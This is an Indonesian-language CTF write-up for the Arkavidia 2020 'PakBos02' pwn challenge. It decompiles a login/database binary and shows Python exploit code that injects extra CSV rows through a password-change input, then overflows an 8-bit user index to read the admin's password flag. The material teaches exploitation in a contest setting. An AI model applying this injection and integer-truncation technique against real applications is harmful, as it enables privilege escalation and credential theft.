PWN

PakBos02

Diberikan binary dengan spesifikasi sebagai berikut

```
chao at Yu in [~/Documents/WriteUps/Arkavidia/2020/pwn/pakbos02]  on git:master ✗  ff29ed2 "Added heap exploit
ation writeup"
17:08:16 › file pakbos02 && checksec pakbos02
pakbos02: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, fo
r GNU/Linux 3.2.0, BuildID[sha1]=044c556e1539794ae44ad52903a81e0d23b04623, not stripped
[*] '/home/chao/Documents/WriteUps/Arkavidia/2020/pwn/pakbos02/pakbos02'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Dari detail binary yang saya lihat, binary tersebut memiliki spesifikasi yaitu 64 bit dan di-compile dengan full proteksi. Langsung saja saya lihat pseudocode binary tersebut dengan **IDA Pro**. Berikut merupakan detail pseudocode fungsi **main** dari **IDA Pro**.

```
v4 = __readfsqword(0x28u);
init(*(_QWORD *)&argc, argv, envp);
while ( 1 )
{
  instruction();
  __isoc99_scanf("%d", &v3);
  switch ( (unsigned int)off_1818 )
  {
    case 1u:
      login();
      break;
    case 2u:
      logout();
      break;
    case 3u:
      forgotPass();
      break;
    case 4u:
      write_db(path);
      read_db(path);
      break;
    case 5u:
      read_db("./database.csv");
      break;
    case 6u:
      puts("bye!");
      exit(0);
      return;
    default:
      puts("no such command");
      break;
  }
```

Dari pseudocode tersebut, dapat saya mengetahui bahwa binary meminta inputan kita melalui **switch case** dan memanggil fungsi berdasarkan pilihan kita. Langsung saja saya melihat pseudocode dari seluruh fungsi yang dipanggil di **main**.
Berikut merupakan pseudocode dari fungsi:

1. **login**

```
signed __int64 login()
{
  signed __int64 result; // rax
  signed int i; // [rsp+Ch] [rbp-54h]
  char s1; // [rsp+10h] [rbp-50h]
  char v3; // [rsp+30h] [rbp-30h]
  unsigned __int64 v4; // [rsp+58h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  if ( loggedIn )
  {
    puts("aleady logged in");
    result = 0xFFFFFFFFLL;
  }
  else
  {
    printf("username: ");
    __isoc99_scanf("%31s", &s1);
    printf("password: ", &s1);
    __isoc99_scanf("%31s", &v3);
    for ( i = 0; i < (unsigned __int8)count; ++i )
    {
      if ( !strcmp(&s1, &database[68 * i + 4]) && !strcmp(&v3, &database[68 * i + 36]) )
      {
        currentUser = i;
        loggedIn = 1;
        return 1LL;
      }
    }
    puts("no such user or wrong password");
    result = 0xFFFFFFFFLL;
  }
  return result;
}
```

Yang pertama dilakukan pada fungsi ini adalah melakukan check apakah kita sudah melakukan login, jika kita belum login binary akan meminta **username** dan **password** yang dibatasi maksimal adalah **31 char(%31s)**. Jika username dan password tersebut sama dengan username dan password yang tersimpan di database, maka variable **loggedIn** akan menjadi **True** atau **1** dan juga variable **currentUser** akan menjadi angka dimana **id** kita berada di database.

2. **logout**

```
signed __int64 logout()
{
  signed __int64 result; // rax

  if ( loggedIn )
  {
    loggedIn = 0;
    printf("bye, %s\n", &database[68 * (unsigned __int8)currentUser + 4]);
    result = 0LL;
  }
  else
  {
    puts("you are not logged in");
    result = 0xFFFFFFFFLL;
  }
  return result;
}
```

Fungsi ini melakukan check kembali terhadap variable **loggedIn**, jika kita sedang log in maka saat kita memanggil fungsi ini variable **loggedIn** akan berubah menjadi **False** atau **0** sehingga kita akan di anggap log out.

3. **forgotPass**

```
int forgotPass()
{
  int result; // eax

  if ( !loggedIn )
    return puts("login first please");
  printf("your password: %s\n", &database[68 * (unsigned __int8)currentUser + 36]);
  printf("do you want to change your password? (y/n): ");
  getchar();
  result = getchar();
  if ( (_BYTE)result == 121 )
    result = changePass();
  return result;
}
```

Fungsi ini melakukan check terhadap variable **loggedIn** lagi sehingga jika kita ingin memanggil fungsi ini kita perlu melakukan login terlebih dahulu. Fungsi ini melakukan print terhadap password kita dan menanyakan apakah kita ingin mengganti password atau tidak, jika kita meng-inputkan '**y**', maka kita akan masuk ke fungsi **changePass**.

4. **changePass**

```
unsigned __int64 changePass()
{
  unsigned __int64 v0; // ST28_8

  v0 = __readfsqword(0x28u);
  printf("new password: ");
  getchar();
  __isoc99_scanf("%31[^\n]", &database[68 * (unsigned __int8)currentUser + 36]);
  return __readfsqword(0x28u) ^ v0;
}
```

Fungsi ini meminta kita untuk meng-inputkan password kita yang baru, namun yang menarik adalah pada kode berikut.

```
__isoc99_scanf("%31[^\n]", &database[68 * (unsigned __int8)currentUser + 36]);
```

Pada scanf dengan **regex** tersebut artinya adalah scanf meminta inputan kita sebanyak **31 char** dan akan menerima char apapun kecuali "**\n**" atau **newline** sehingga scanf hanya akan berhenti pada saat menemui **newline** atau saat panjang char sudah **31** sehingga kita masih bisa melakukan input dengan koma ataupun spasi, hal ini merupakan **vulnerability**-nya.

5. **write_db**

```
int __fastcall write_db(const char *a1)
{
  signed int i; // [rsp+14h] [rbp-Ch]
  FILE *s; // [rsp+18h] [rbp-8h]

  s = fopen(a1, "w+");
  if ( !s )
  {
    puts("pls contact the admin if this is on the remote server");
    exit(0);
  }
  fwrite("admin,username,password\n", 1uLL, 0x18uLL, s);
  for ( i = 0; i < (unsigned __int8)count; ++i )
    fprintf(s, "%d,%s,%s\n", *(unsigned int *)&database[68 * i], &database[68 * i + 4], &database[68 * i + 36]);
  fclose(s);
  return printf("saved to %s\n", path);
}
```

Fungsi ini melakukan write terhadap suatu file yang akan di-simpan pada file di variable path, jika kita melihat pada fungsi **init** variable path akan menyimpan string berupa **"/tmp/db%d.csv"**. Format **%d** tersebut merupakan angka random yang diambil dari fungsi **rand**.

6. **read_db**

```
int __fastcall read_db(const char *a1)
{
  FILE *stream; // [rsp+18h] [rbp-8h]

  count = 0;
  stream = fopen(a1, modes);
  if ( !stream )
  {
    puts("pls contact the admin if this is on the remote server");
    exit(0);
  }
  __isoc99_fscanf(stream, "%*s,%*s");
  while ( (unsigned int)__isoc99_fscanf(stream, "%d,%31[^,],%31s") == 3 )
    ++count;
  return fclose(stream);
}
```

Fungsi ini melakukan read terhadap suatu file yang akan menjadi argumennya, pada kasus ini argumennya adalah variable **path** sama seperti yang digunakan pada fungsi **write_db** namun jika kita melakukan reset DB maka argumen nya adalah **"./database.csv"**.

Read_db melakukan read terhadap kolom **admin, username, dan password**.

Pada **fscanf** di kolom username, binary hanya akan stop jika menemukan **koma,** namun pada kolom password binary hanya akan stop jika menemukan **spasi**.

Dari analisis yang saya lakukan, saya menemukan sebuah kejanggalan pada variable **currentUser** yaitu yang di setiap fungsi di-**cast** ke **unsigned __int8** yang artinya variable **currentUser** hanya berjumlah **8 bit.** Disini saya berasumsi bahwa tipe data dari variable **currentUser** adalah **unsigned __int8** sehingga jika kita meng-overflow nya hingga 256 maka variable **currentUser** akan menjadi 0.

Catatan :

8 bit max : 11111111 -> binary
255 -> decimal
0xff -> hexadecimal
Jika kita overflow hingga 256 dalam decimal, binary akan menjadi sebagai berikut
100000000
Karena **unsigned __int8** hanya memuat 8 bit, maka akan di ambil 8 bit di belakangnya saja yaitu 00000000 sehingga dalam decimal akan menghasilkan 0 dan 0x0 dalam hexadecimal

Ide saya adalah jika kita bisa membuat user hingga 256 user dan menggunakan user ke 256, maka status **currentUser** kita akan menjadi **0**.
Untuk membuat 256 user, vulnerability yang bisa saya pakai ada di fungsi **changePass** dimana pada fungsi **scanf**, binary hanya akan stop jika menemukan **newline** sehingga kita dapat menginputkan **spasi** dan **koma**.
Jika pada **changePass** kita menginputkan -> **“guest 1,b,c”**.
Lalu kita melakukan save pada db yang akan melakukan **write_db** sehingga file database akan menjadi seperti ini

```
admin,username,password
1,PakBos,{REDACTED}
0,guest,guest 1,b,c
```

Dapat kita lihat pada kolom bagian password menjadi **“guest 1,b,c”**. Sekarang kita lihat fungsi **read_db.**
Pada saat melakukan **fscanf** pada bagian **password**, **read_db** melakukan format string seperti ini **“%31s”** yang dimana akan berhenti pada saat membaca spasi.
Pada kolom password setelah string **“guest”** terdapat spasi, sehingga pada string **“1,b,c”** akan di anggap sebagai kolom baru yang dapat kita jabarkan menjadi seperti ini

```
admin,username,password
1,PakBos,{REDACTED}
0,guest,guest
1,b,c
```

Sekarang kita memiliki user baru dengan status admin **1** dengan username **b** dan password **c**.
Sekarang kita tinggal melakukannya sebanyak 254 kali untuk mencapai user ke 256, namun ada kendala jika kita melakukan save db sebanyak 254 kali 1 per 1.

Berikut adalah script yang saya gunakan untuk melakukan penambahan user sebanyak 254 kali.

```
def exploit():
    login("guest", "guest")
    for i in range(0, 254):
        forgot_password("guest 1,{},c".format(i))
        save_db()
        logout()
        login("{}".format(i), "c")
```

Dan hasil yang diberikan saat melakukan **forgotPass** adalah sebagai berikut.

```
no such user or wrong password

1. login
2. logout
3. forgot password
4. save database
5. reset database
6. exit
> $ 3
login first please
```

Dan jika kita login dengan akun yang sudah ada seperti **guest,guest** juga akan menghasilkan **no such user or wrong password** yang dimana database akan error jika kita melakukan overflow sebanyak 254 user.

Kemudian saya coba untuk meringankan sedikit user yang akan dibuat, yaitu sebanyak 253 user dan berikut merupakan hasilnya.

```
[+] Waiting for debugger: Done
[*] Switching to interactive mode

1. login
2. logout
3. forgot password
4. save database
5. reset database
6. exit
> $ 3
your password: c
do you want to change your password? (y/n): $
```

Database tidak error, dan password masih bisa diperlihatkan pada fungsi **forgotPass** dan saya masih tidak ter-**logout** akibat error database yang disebabkan oleh overflow.

Berikut merupakan isi dari variable **currentUser** saat saya melakukan penambahan user sebanyak 253 user.

```
gef➤  x/wx 0x000055a3014ea000+0x202048
0x55a3016ec048: 0x000000fe
```

currentUser masih belum ter-overflow sehingga menjadi 0, saya masih butuh 2 user lagi untuk membuatnya menjadi **0.**
Sehingga ditemukanlah ide seperti ini, bagaimana jika kita meng-overflownya hingga 253 user dan kemudian pada **forgotPass** selanjutnya kita melakukan penambahan user sebanyak 2 user sekaligus, karena **scanf** pada fungsi **forgotPass** yang hanya akan berhenti jika menemukan **newline** memungkinkan saya untuk melakukannya.
Berikut merupakan code yang saya perbarui.

```
def exploit():
    login("guest", "guest")
    for i in range(0, 253):
        forgot_password("guest 1,{},c".format(i))
        save_db()
        logout()
        login("{}".format(i), "c")

    forgot_password("guest 1,test,test 1,nope,nope")
    save_db()
    logout()
    login("nope", "nope")

    gdb.attach(p)

    p.interactive()
```

Dan berikut merupakan isi dari variable **currentUser** yang saya lihat di gdb.

```
gef➤  x/wx 0x000055651b7e6000+0x202048
0x55651b9e8048: 0x00000000
```

Dan akhirnya variable **currentUser** memiliki value 0, yang merupakan value id dari **admin** yang memiliki flag di passwordnya.
Namun saat melakukan **forgotPass**, berikut adalah output yang diberikan

```
1. login
2. logout
3. forgot password
4. save database
5. reset database
6. exit
> $ 3
your password: nope
do you want to change your password? (y/n): $
```

Sepertinya value password yang diperlihatkan masih dalam account **nope**, namun mari kita lihat fungsi reset database.

```
case 5u:
  read_db("./database.csv");
  break;
```

Seperti yang kita tahu, read database melakukan read pada suatu file yang menjadi argumennya, pada kasus ini argumennya adalah **"./database.csv"** yang merupakan file utama dari binary tersebut, jika kita melakukan reset db maka kita akan kembali pada file utama yang memiliki data sebagai berikut.

```
admin,username,password
1,PakBos,{REDACTED}
0,guest,guest
```

Dan value dari **currentUser** tidak diganti pada saat melakukan reset db, seperti yang kita sudah ketahui di fungsi **read_db** tadi dimana hanya akan membaca file dan tidak akan meng-assign suatu value ke variable **currentUser.**

Sehingga saat kita melakukan **forgotPass**, maka akan tetap menampilkan password dari id ke 0 pada file utama.


Berikut merupakan kode yang sudah saya perbarui.

```
def exploit():
    login("guest", "guest")
    for i in range(0, 253):
        forgot_password("guest 1,{},c".format(i))
        save_db()
        logout()
        login("{}".format(i), "c")

    forgot_password("guest 1,test,test 1,nope,nope")
    save_db()
    logout()
    login("nope", "nope")
    reset_db()
    p.sendlineafter("> ", "3")

    p.interactive()
```

Dan berikut merupakan output yang diberikan.



Flag pun berhasil didapatkan

Flag : **Arkav6{pakbos_DB_injection}**